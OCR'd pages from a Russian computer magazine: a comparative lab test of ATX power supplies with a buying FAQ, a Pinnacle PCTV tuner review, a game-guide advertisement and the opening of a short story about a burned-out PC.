
❶. Тест на беременность... то есть на допустимую нагрузку. Брался реостат и ставился между землей и небом... Тьфу... Землей и питанием (+12 и +5 В). При этом последовательно прикручивался амперметр, а параллельно - вольтметр. Варьировалось сопротивление до достижения максимально заявленного или максимально достигнутого (как у двух Powerman'ов) тока. При этом оба блока просто отключались до повторного нажатия PowerSw (GreenPWR). Полученные крайние значения напряжений и занесены в таблицу.

❷. Тест на уровень шума. Взяли микрофон, одноканальный фиксированный усилитель и UV-метр (тот, что показывает децибелы). Все это было спаяно и оттарировано по показаниям UV-метра музыкального центра Kenwood. Но так как это не истина в последней инстан-

Штампованная решетка с наклонными радиальными вставками для уменьшения шума

Проволочная решетка, закрепленная спереди (подставка для чайника, если открутить)

Малошумящая проволочная решетка вентилятора, аккуратно закрепленная сзади для красоты

СПИСОК УСТРОЙСТВ	
	THERMALTAKE PUREPOWER W0007
	THERMALTAKE PUREPOWER W0003
	CODEGEN 300XX
	POWERMAN PRO HPC-360-102 DF
	INWIN/POWERMAN IW-P300A2-0
	LCT 350W
	LCT 400W
	POWER MASTER FA-5-1
	POWER MASTER FA-5-2

ции, то будем писать значения в условных единицах (для наглядного сравнения).

❽. Тест на уровень вибраций. Взяли пьезадатчик и милливольтметр. Испытуемый помещался на этот самый датчик, лежащий на твердой поверхности (чугунной плите, которую от пола лаборатории отделял слой микропористой резины для виброизоляции). С датчика снимались показания до включения и во время работы БП. Разность значений являлась довольно точным критерием сравнительной оценки энергий колебаний вентиляторов блоков питания. Но в каких единицах считать (до Джоулей здесь далеко, а милливольты - только показатель для сравнения, а отнюдь не определения энергии виброколебаний)?

Единственное, что утешает - ни один подопытный кролик (собственно, как и ни одно куп-хацкероподобное существо) в этой печальной истории не пострадал. Best regards! Почитать о БП можно здесь: www.ixbt.com/peripheral/psu-cases-faq.shtml.

КАК ВКЛЮЧИТЬ БЛОК ПИТАНИЯ ATX БЕЗ МАТЕРИНСКОЙ ПЛАТЫ?

■ Замкнуть черный провод (масса) на зеленый (PowerOn) в 20-штырьковом разъеме питания ATX. Но для того, чтобы БП не сгорел без нагрузки, необходимо повесить какое-либо устройство (например, жесткий диск) на 4-штырьковую колодку питания.

КАК ЛУЧШЕ ПОДКЛЮЧИТЬ МОНИТОР: К РАЗЪЕМУ БП ИЛИ ПРЯМО В РОЗЕТКУ?

■ Разницы нет. Монитор никак не скажется на работе БП в любом из этих случаев. Правда, в хорошем блоке питания, между контактами сети («папа») и монитора («мама») устанавливают фильтр с ограничителями бросков напряжения, так что такое подключение монитора «здоровее». Впрочем, опять-таки, только при хорошем БП :).

Также в случае подключения монитора к AT БП, ты дополнительно получаешь возможность выключить оба устройства (компьютер и монитор) одной клавишей (в случае с ATX БП это уже не действует).

НУЖНА ЛИ КНОПКА ВЫКЛЮЧЕНИЯ ПИТАНИЯ НА БП ATX?

■ Иногда бывает довольно удобно, для полного обесточивания материнской платы, применять этот выключатель. Не приходится выдергивать шнур из розетки. Ну а если выключателя нет – ничего страшного. Главное, оставляя компьютер на длительное время, например, отправляясь в отпуск, не забудь отключить его провода питания от ИБП или от розетки – известны случаи самопроизвольного включения компьютера с «левым» БП при резких скачках питающего напряжения.

КАК ПРОВЕРИТЬ СТАБИЛЬНОСТЬ НАПРЯЖЕНИЯ, ВЫДАВАЕМОГО БП?

■ Необходимо нагрузить БП (например, лампами для автомобильных фар, или блоками достаточно мощных резисторов) и померить напряжения тестером. Если напряжения в пределах нормы, а стрелка особо не скачет, то все должно быть нормально. Можно еще проверить пульсации осциллографом, если есть такая возможность. Также стоит проверить изменение выдаваемого БП напряжения с изменением нагрузки и по прошествии времени. В принципе, можно это делать с помощью функции системного мониторинга напряжений твоей платы, если он присутствует, и если ты склонен доверять тому, что он пишет. В этом случае лучше запустить какой-нибудь «crush test», нагружающий все без исключения устройства компьютера.

НА ЧТО ОБРАТИТЬ ВНИМАНИЕ ПРИ ПОКУПКЕ БП?

■ Качество изготовления, в том числе толщину металла, из которого сделан корпус БП, наличие ребер жесткости, качество клепки деталей и их окраску. Не соблазняйся на блеск полумиллиметрового оцинкованного железа.

■ Наличие различных наклеек, говорящих о соответствии тем или иным стандартам. Хотя это зачастую не показатель, в общем-то...

■ Известность марки (не путать с известностью логотипа на наклейке!).

■ Количество выходных разъемов. Чем больше – тем лучше.

■ Посмотреть на размер радиаторов, количество нераспаянных компонентов. Вскрытие БП до покупки обычно невозможно, так что придется высматривать все через щели.

■ При возможности проверить стабильность выдаваемого напряжения, как было описано выше.

■ Наличие выключателя питания на задней стенке. Тоже признак.

■ Наличие переключателя напряжения. Китайские производители обычно его вообще не ставят. Хотя... справедливости ради – лучшие современные блоки питания все равно по происхождению китайские или тайваньские. Не веришь – спроси у брендов.

■ Максимальные токи, указанные на наклейке сбоку БП. Чем больше – тем лучше.

■ Желательна поддержка стандарта ATX 2.03, т.е. «полная готовность к Pentium 4».


■ Мощность. Лучше всего 300 Вт и больше.

■ Цена. Ну не может хороший ATX БП стоить 400 рублей ;).

»

test_lab выражает благодарность компаниям Олди (www.oldi.ru) т. 105-07-00 и USN (www.usn.ru) т. 775-82-02 за предоставленное оборудование

Хорошо, когда есть выход под монитор!



Штампованная решетка с большой площадью

Красный переключатель питания

Обычная штампованная решетка вентилятора

Так мы пропускали дым через вентилятор

POWERMAN PRO HPC-360-102 DF

Мощность: 360 Вт
HDD: 6
FDD: 2
ШУМ: 57
ВИБРАЦИИ: 57,5
СЕТЬ: 115/230 (ручной, заклеенный)
Мониторный разъем: нет

Этот блок питания является точной копией первого, представленного в нашем тесте производителем Thermaltake. Имеются 2 вентилятора на подшипниках качения, контроль скорости вращения, развитые радиаторы.

Отличает же его только "заботливо" заклеенный стикером "AC VOLTAGE 200-240V" переключатель питания 110/220 В. В остальном точная копия, в том числе и по характеристикам.

INWIN/POWERMAN IW-P300A2-0

Мощность: 300 Вт
HDD: 7
FDD: 2
ШУМ: 56
ВИБРАЦИИ: 52,2
СЕТЬ: 115/230 (ручной)
Мониторный разъем: нет

Пятый образец является обычным блоком питания, похожим на Codegen 300XX, но отличающимся "малошумной" штампованной выходной решеткой с немного меньшим проходным сечением и большим сечением боковых решеток. Также в нем отсутствует выход питания для монитора, зато у него самое большое количество четырехштырьковых разъемов для дисковых накопителей (7 HDD + 2 FDD).

LCT 350W

Мощность: 350 Вт
HDD: 4
FDD: 2
ШУМ: 62
ВИБРАЦИИ: 54,9
СЕТЬ: 115/230 (ручной)
Мониторный разъем: нет

Обычный, не заслуживающий особого внимания блок питания, с обычной штампованной выходной решеткой с повышенным проходным сечением и стандартной входной решеткой. Тот же привычный набор из переключателя 110/220 В, выключателя питания 220 В и довольно скромного набора разъемов питания дисковых накопителей.

LCT 400W

Мощность: 400 Вт
HDD: 4
FDD: 2
ШУМ: 64
ВИБРАЦИИ: 54,7
СЕТЬ: 115/230 (ручной)
Мониторный разъем: нет

Отличается от родственной модели только выходной мощностью, что указано в названии. Так же, как и 350-ваттный, имеет вентиляторы на подшипниках скольжения, которые, кстати, в хорошо смазанном состоянии должны шуметь меньше.

POWER MASTER FA-5-1

Мощность: 300 Вт
HDD: 4
FDD: 1
ШУМ: 62
ВИБРАЦИИ: 58,9
СЕТЬ: фиксированный
Мониторный разъем: нет

Две модели, завершающие наш обзор, являются аналогами предыдущих блоков от LCT, но с некоторыми отличиями. К плюсам этих блоков питания можно отнести наличие малошумной проволочной выходной решетки с большим проходным сечением, и более разветвленной входной решетки, специально спрофилированной для обдува больших радиаторов внутри блоков питания. Еще одно отличие - это жестко фиксированное (без переключателя) входное напряжение 220 В.

POWER MASTER FA-5-2

Мощность: 250 Вт
HDD: 4
FDD: 1
ШУМ: 61
ВИБРАЦИИ: 61,1
СЕТЬ: 230 (фиксированный)
Мониторный разъем: нет

Менее мощная модель Power Master FA-5-2 ничем не отличается от своего собрата. Те же подшипники скольжения и большие радиаторы. Кстати, большая масса на радиаторах может спасти блок питания в критических условиях, если перегорит вентилятор либо перегреется корпус во время летней жары!

TEAC COMBO DRIVE CD-RW/DVD DW-548D

Мощность: 360 Вт
HDD: 6
FDD: 2
ШУМ: 58
ВИБРАЦИИ: 57,7
СЕТЬ: 115/230 (ручной)
Мониторный разъем: нет

Общие впечатления. Итак, первое, что бросилось в глаза - наличие двух вентиляторов на подшипниках качения, один из которых (на нижней стенке) всасывает воздух из внутреннего пространства твоего компа в блок питания, а другой (на задней стенке) - выдувает воздух наружу. Плюсы, казалось бы, очевидны: должна быть лучше циркуляция воздуха и выше надежность за счет дублирования вентиляторов. А теперь - эксперимент. Берем нечто, создающее тонкую струйку дыма (например, тлеющую соломинку или сигарету), а для лучшей видимости делаем все в темноте при свете ультрафиолетовой лампы (из всего окружения лаборатории четко наблюдается ярко-синее свечение струйки дыма). Чтобы повторить этот зверский опыт, тебе придется запалить что-нибудь с достаточно стойким дымом. Например, дым от благовоний быстро рассеивается и ничего не видно. Ну и осторожнее с огнем, «при пожаре звони 01».

И что же мы видим? Струйка дыма засасывается внутренним вентилятором и выходит наружу и... внутрь! Да, именно внутрь системного блока через развитую решетку внутреннего забора (точнее, в данном случае - выпуска) воздуха. Итак, наличие второго вентилятора просто бесполезно (реально работает только один - выпускающий воздух), особенно учитывая повышение уровня шума блока питания и потребления тока. А при выходе из строя одного из них, эффективность второго резко падает. Бонус здесь только один - при расположении внутреннего вентилятора блока питания напротив процессора, улучшается охлаждение последнего. Однако нам встречались более рациональные подходы, свойственные создателям брендов (IBM, Compaq и т.п.), когда единственный вентилятор располагался напротив процессора и памяти.

Теперь о других бонусах и минусах. Что есть что - решать тебе. Конечно, внешне сделан блок симпатично - анодированные под золото решетки вентиляторов и винты корпуса, малошумные и высокоэффективные проволочные решетки взамен обычных штампованных с малым проходным сечением и высоким уровнем шума при прохождении воздуха.

Безусловным плюсом является уже ставшее стандартом наличие кнопки отключения блока питания от сети 220 В. Также присутствует и ручной переключатель стандартов питания 110/220 В (точнее, 115/230 В) и провод датчика оборотов вентилятора блоков питания для подключения к материнской плате, что позволяет контролировать скорость вращения внутреннего вентилятора. В остальном блок питания выполнен приятно, аккуратно, работает стабильно.

THERMALTAKE PUREPOWER W0003

Мощность: 300 Вт
HDD: 5
FDD: 2
ШУМ: 52
ВИБРАЦИИ: 51,2
СЕТЬ: 115/230 (ручной)
Мониторный разъем: нет
Контроль скорости вращения, развитые радиаторы


Второй образец тестируемых блоков питания - младший брат первого и представляет собой обычный, добротно выполненный блок питания. От старшего брата его отличает наличие только одного вентилятора с подшипником скольжения, обычные хромированные винты корпуса, обычная штампованная выходная решетка и наличие достаточно развитой входной решетки на месте внутреннего вентилятора первого блока питания. Причем, эта решетка наполовину закрыта антистатической пленкой. По параметрам от первого блока питания его отличает мощность (300 Вт) и существенно более низкая шумность. Аналогично первому БП, на задней панели имеется кнопка отключения блока питания от сети 220 В, ручной переключатель стандартов питания 110/220 В и провод датчика оборотов вентилятора. В остальном блок питания является полным аналогом первого.

Развитая решетка с большой пропускающей площадью


CODEGEN 300XX

Мощность: 400 Вт
HDD: 4
FDD: 1
ШУМ: 52,9
ВИБРАЦИИ: 51
СЕТЬ: 115/230 (автоматический)
Мониторный разъем: есть

Третий образец порадовал своей продуманностью, простотой и функциональностью. Он оснащен штампованной выходной решеткой с большим проходным сечением, кнопкой отключения блока питания от сети 220 В, наличием защищенного фильтром выхода питания 220 В для подключения монитора и автоматическим переключателем 110/220 В. Несмотря на сравнительно небольшое суммарное проходное сечение в корпусе, дополнительные решетки расположены оптимально, там, где им и положено быть. Минусом этого блока питания можно назвать малое количество разъемов питания для дисковых накопителей и отсутствие возможности контроля оборотов вентилятора.



Обычная решетка




Не самая эффективная модификация обычной решетки

ВЫВОДЫ

За 1000 рублей можно купить сносный БП, который прослужит тебе верой и правдой! Однако сильно экономить не стоит, поскольку блок питания во время сгорания может убить маму, винт, проц, память и вообще выжечь все потроха.

test_lab (test_lab@gameland.ru)

ОСТАНКИНО В КУЗОВЕ



Наверное, ни для кого не секрет, что современные телепрограммы верстаются при помощи компов. Всякие плашечки поверх клипов с названием композы и исполнителя, красивые эффекты при смене сюжета – все это давно стало доступным не только телевизионщикам, но и обычным пользователям. Однако если раньше, чтобы настроить грамотную работу с видео на своем компе, надо было некисло заморочиться, то теперь достаточно поставить в кузов TV-тюнер, сгрузить с прилагающегося CD пачку софта, и можешь захватывать, резать, склеивать, накладывать эффекты и тут же заливать на DVD сколько творческой душе угодно. Тем более что соответствующие девайсы вполне доступны по цене. В этом мануале мы решили рассказать тебе о наиболее удачном, по нашему мнению, решении – Pinacle PCTV от компании Pinacle Systems, производителя профессионального оборудования для нелинейного видеомонтажа.

УСТРОЙСТВО

Мы протестировали две модели: Pinacle PCTV и Pinacle PCTV Pro (вторая отличается от первой наличием FM-тюнера). Девайс представляет собой компактную PCI-плату. На панели расположены антенный вход, видеовход «тюльпан», видеовход S-video, аудиовыход, у модели Pro имеется также вход для радиоантенны. Плата поддерживает PAL, SECAM и NTSC системы цвета. В комплект входят: красивый пульт дистанционного управления, датчик дистанционного управления, перемычка jack-jack, две батарейки AA, схема установки и CD с драйверами, софтом и подробным мануалом. Для работы устройства минимально требуется Celeron 600 МГц, 128 Мб RAM.

УСТАНОВКА

Плата устанавливается в PCI слот. Производители не рекомендуют устанавливать девайс в первый и последний слоты, так как они часто не имеют уникального прерывания. Аудиовыход Pinacle PCTV надо соединить перемычкой из комплекта с Line-in звуковой карты. Датчик дистанционного управления подключается к любому COM-порту. Далее можно подключить телевизионную антенну, видеомагнитофон или камеру.

После включения компьютера система автоматически найдет новое устройство. Вставь CD из комплекта, и она автоматически подцепит их с компакта. После перезагрузки запусти авторан диска, и на твой компьютер автоматически установится необходимое ПО. После очередного ребута запускается тестирование оборудования и совместимости драйверов и библиотек DirctX. В нашем случае никаких проблем не возникло.

СОФТ

Весь необходимый софт поставляется в комплекте. Во-первых, это набор утилит для проверки и настройки оборудования: PCTV Assistant (производит проверку оборудования), PCTV Remote (настраивает дистанционное управление), автоматический настройщик каналов.

Во-вторых, это PCTV Vision – программа для просмотра ТВ/прослушивания радио и захвата видео и звука. При первом запуске эта софтина предложит автоматически настроить ТВ и радиостанции. Программа вполне корректно работает с нашим стандартом телевещания и за 5-10 минут найдет все каналы и станции. При каждом запуске PCTV Vision автоматически производит точную настройку каналов, также реализован фильтр шумов, который несколько улучшает качество изображения (настройка -> вкладка video). Программа позволяет захватывать звук и видео. Большое количество настроек позволяют выбрать оптимальное соотношение битрейт-качество.

В-третьих, Pinacle PCTV позволяет просматривать телетекст. Для этого предназначена утилита PCTV WebText, которая посредством браузера выводит информацию, передаваемую по телетексту.

В-четвертых, автоматически устанавливается Pinacle TReX, который позволяет конвертировать аудио и видеофайлы из одного формата в другой. Программа

Самые лучшие моменты гонки можно тут же «захватить»

шароварная, и ее необходимо зарегистрировать на сайте Pinacle.

Также с фирменного CD можно установить Pinacle Studio 8.4 и Pinacle Hollywood FX. Pinacle Studio 8.4 - это программа для нелинейного видеомонтажа. С ее помощью можно захватить видео и звук с любого из доступных источников, отредактировать фрагменты и расположить их в необходимой последовательности, добавить надписи поверх изображения, применить аудио и видеоэффекты, добавить меню для DVD. Программа позволяет записать полученный проект на видеопленку, CD и DVD-диск. Pinacle Hollywood FX предназначена для создания красивых эффектов смены сюжета. Например, с ее помощью можно сделать так, чтобы одно видеоизображение «разбилось», как стекло, и «открыло» другое видеоизображение. Обе программы работают в режиме демонстрации и требуют регистрации на сайте Pinacle.

ВЫВОДЫ

Pinacle PCTV – качественный TV-тюнер и полноценная плата видеозахвата. Устройство легко устанавливается и настраивается, а пульт дистанционного управления позволяет удобно просматривать телепрограммы. Программное обеспечение, поставляемое в комплекте, дает возможность монтировать довольно сложные видеоклипы с красивыми видеоэффектами.

НОВЫЙ ЖУРНАЛ ПРОХОЖДЕНИЙ И КОДОВ!

По вашим многочисленным просьбам издательство (game)land ОСНОВАНА В 1992 запускает новое ежемесячное издание «Путеводитель: Страна Игр», полностью посвященное прохождениям и кодам к самым популярным компьютерным играм

NEW!

:: 112 страниц исчерпывающей информации о лучших компьютерных проектах!

:: Самые детальные руководства и тактические советы, впечатляющие подборки хинтов и кодов, описание скрытых возможностей и приемов по взлому, рекомендации от мастеров киберспорта и многое другое!

:: CD-приложение, под завязку набитое необходимыми трейнерами, сейвами, модами, патчами и прочими полезными бонусами!

:: Двухсторонний постер формата A2, который поможет вам в прохождении игр и нахождении секретов.

в продаже с 28 октября

самый верный компас на просторах виртуальных миров!




рис. Константин Комардин

Niro

«ЭСТЕ ЛАУДЕР»

Remember when you were young
You shone like the Sun
Shine on, you crazy diamond!

Pink Floyd
"Wish You Were Here" - "Shine on you crazy diamond"

В тот день Громов впервые в своей достаточно длинной двадцатипятилетней жизни ПОЛУЧИЛ ПО МОРДЕ.

Случилось это самым неожиданным образом. Борька сидел дома в своем любимом кресле за своим любимым компьютером и резался в свой любимый третий "Warcraft". События развивались довольно удачно: армия людей, возглавляемая Артесом, выигрывала битву за битвой, зарабатывая очки и набирая силу, города росли на глазах, золото текло рекой. Правда, он чего-то там переборщил с численностью, вляпался в огромные расходы, но, в общем и целом, перевес был на его стороне.

Звонок в дверь заставил его вздрогнуть. Этот звонок был ИЗ ДРУГОГО МИРА, из мира людей, которые не ходят боевым порядком, не добывают золото, не пользуются заклинаниями и не рубят нежить пачками. Громкий звук, требовавший открыть дверь, повторился. Борис с сожалением оторвался от игры - ощущение было не из приятных, будто окатили холодной водой. Крутанувшись в кресле, он глянул в коридор, где еще гудел в воздухе звук дверного звонка:

- Ну кто там еще? Никого же не жду...

Встав из-за компьютера, он подошел к двери и в глазок увидел на площадке возбужденного Коляна из сороковой квартиры. В этот момент где-то внутри кольнула игла сомнения. На дворе зима, холодина, между их подъездами около пятидесяти метров, а Колян стоит в одной футболке и потирает ладони... Но руки уже сами щелкнули замком и стянули цепочку. Дверь приветливо распахнулась.

Коля действительно был одет далеко не по сезону - в глазок еще не были видны шорты по колено и домашние тапочки.

- Ты чего? Лето что ли наступило? - скорчил удивленную гримасу Борька, даже забыв предложить гостю войти. Колян коротко кивнул и зарядил Громову с правой прямо в челюсть. Когда Борька загрохотал костями по коридору, он сделал шаг в квартиру. Наклонился над упавшим, который в эту секунду, ничего не понимая, держался одной рукой за быстро отекающую челюсть, а другой пытался поднять себя, опираясь на трюмо.

- Если еще раз, гад... - занес над Громовым кулак Колян. - Если ты...

- Ты... Ты чего? - повторил он свой вопрос, но уже вкладывая в него другой смысл, соответственно ситуации. - Переиграл, что ли?..

Колян скрипнул зубами:

- Ты хоть знаешь, гад, сколько ремонт будет стоить?

- Какой? - Борька немного отполз назад, к стене, чтобы между ним и Коляном образовался достаточно безопасный зазор. - Ты врубаешься, что ты мне по морде треснул?

Говорить было больно. Громов продолжал держаться за скулу, понимая, что на лице только что появилось нечто, чего там раньше никогда не было. Шишка, быстро набухшая и крайне болезненная, изменила его лицо.

- Это еще мало, сволочь! - зло буркнул Николай, встав над Громовым. - Надо было тебе нос сломать! Ты понимаешь, что ты наделал?!

Николай во дворе и в институте слыл бесшабашным парнем. Громов, услышав про сломанный нос, решил, что еще не все закончилось, поэтому осторожно спросил:

- Ты можешь объяснить?..

- Нет, это ты мне объяснишь! Базу данных мне написал к экзамену?

Борис кивнул.

- Перекачал ко мне?

Громов кивнул снова.

- Чего ты мне на комп засунул, когда я выходил на кухню за пивом?

Борька вытаращил глаза на Николая и даже убрал руку от лица:

- Куда я засунул? Чего ты мелешь?

Колян с хрустом сжал кулаки. Громов дернулся вбок и поспешил сказать:

- Да ты говори, что там случилось, а не кулаками маши! Может, еще исправим...

- Так это ты?! - заорал Колян на всю квартиру. - Лучше сознайся, а не то...

- Да не я, не я! - засучил ногами Борька, не понимая, что дальше стенки не уползешь. - Ничего... И не я!

Николай прищурил глаза, рассматривая жертву, поверженную на пол, словно сквозь прицел:

- Тогда почему?..

- Что? - напрягся Борька. - Что-то с компом?

И вот тут Колян засомневался, впервые с той секунды, как заехал Громову в челюсть. Засомневался, причем настолько явно, что Громов понял - кризис миновал. Почти миновал. А сейчас начнется конструктивная беседа о том, что произошло с машиной Николая после того, как он сходил на кухню за пивом.

Сутки назад Громов закончил писать для Николая базу данных - тому предстоял какой-то зачет, преподаватель очень любил Паскаль и всех напрягал на тему Delphi. У самого Коляна с логикой были проблемы, выстроить что-то большее, чем таблица умножения, он не мог, да и не хотел, поэтому покупал у Борьки экзаменационные творения за хорошие деньги. Сегодня Громов пришел к Николаю домой, переписал базу и исходные тексты на компьютер бездарного третьекурсника, объяснил вкратце, что нужно и что не

> Николай прищурил глаза, рассматривая жертву, поверженную на пол, словно сквозь прицел

нужно показывать преподавателю, получил свои рубли, врезал баночку "Клинского" и отправился домой спать.

- Вставай, одевайся, - сухо сказал Колян. - И мне дай чего-нибудь накинуть, а то я вылетел в чем был. А там мороз под минус двадцать...

Громов натянул свитер, надел вязаную шапочку, протянул Коляну меховую куртку, в которую тот завернулся с таким блаженством, что Борис даже немного пожалел о ней. Пробравшись от подъезда к подъезду по свежевычищенной дорожке, они оказались в квартире у Николая. И уже на пороге Громов понял, что что-то не так.

Отчетливо пахло дымом. Так пахнет проводка, которая медленно тлеет в стене от перепадов напряжения. А еще пахло сыростью - так, как пахнет обычно на пожаре после того, как бушующий огонь зальют сотнями кубических метров воды. Правда, интенсивность запаха соответствовала пропорциям квартиры Николая - вряд ли здесь в ход пошло больше пары литров воды из-под крана.

Хозяин на ходу скинул куртку, она свалилась на пол. Громов машинально поднял ее, повесил на вешалку, после чего стянул с головы шапочку и сунул в карман. Заходить в комнату, а тем более увидеть там что-то, до глубины души потрясшее Николая, не хотелось.

Его удивленному взору предстал закопченный компьютер Николая - серый, офисного цвета корпус был разукрашен дымными языками в лучших традициях экстремального модинга. На полу под ним красовалась большая лужа воды. Периодически с корпуса срывалась капля и падала в нее, разгоняя маленькие волны. В комнате запах гари чувствовался острее.

Колян застыл в нескольких шагах от испорченной машины и качал головой, издавая нечленораздельные звуки. Борька понял, что пока лучше не приближаться. В мозгу вихрем проносились массы самых невероятных причин происшедшего, начиная от обычного перепада напряже-

»

ния, заканчивая какими-то жуткими виртуальными картинами нападения из интернета.

- Как это случилось? - спросил он у Николая, постепенно забывая о том, что совсем недавно тот был готов избить его. - Что ты делал в тот момент, когда...

- Модем... Какой модем!.. - продолжал причитать Колян, не слыша ничего вокруг.

- Да подожди ты, - не выдержав этих соплей, перебил его Громов. - Тащи фен, сейчас разберем, просушим и узнаем, чего у тебя там взорвалось.

Николай поднял пустой, растерянный взгляд на гостя (совсем не такой, как тогда, с занесенным кулаком), потом послушно поплелся в недра спальни родителей и вернулся с огромным "Брауном" в руках. Откуда-то взялась отвертка. Ящик был извлечен из-под стола. Громов, не замечая, как постепенно весь покрывается копотью, размазывая ее то по рукам, то по лицу, открутил крышку, заглянул внутрь и увидел расплавленную видеокарту.

На плате не просто перегорел мостик, не просто расплавились конденсаторы - она целиком превратилась в потекшую массу, на которой сложно было разобрать, где память, где процессор, где радиатор. О том, что это видеокарта, говорил только порт, в который она была вставлена, иначе не разобрались бы без бутылки.

- Так что ты с ней делал? В микроволновку засунул?

У хозяина хрустнули костяшки пальцев - так резко и сильно он сжал кулаки, буквально ввинчиваясь грозным взглядом в Борьку.

- Да ладно, чего ты! - отодвинулся немного в сторону Громов и задумался. Потом встал, сбегал домой, принес

Николай немного успокоился. Увидев, что по экрану бегут строки тестовых таблиц, он расслабился...

исправную видеокарту, довольно старую, но для проверки компьютера подходящую. Включили - работает.

Николай немного успокоился. Увидев, что по экрану бегут строки тестовых таблиц, он расслабился, глубоко вздохнул и хлопнул Громова по плечу:

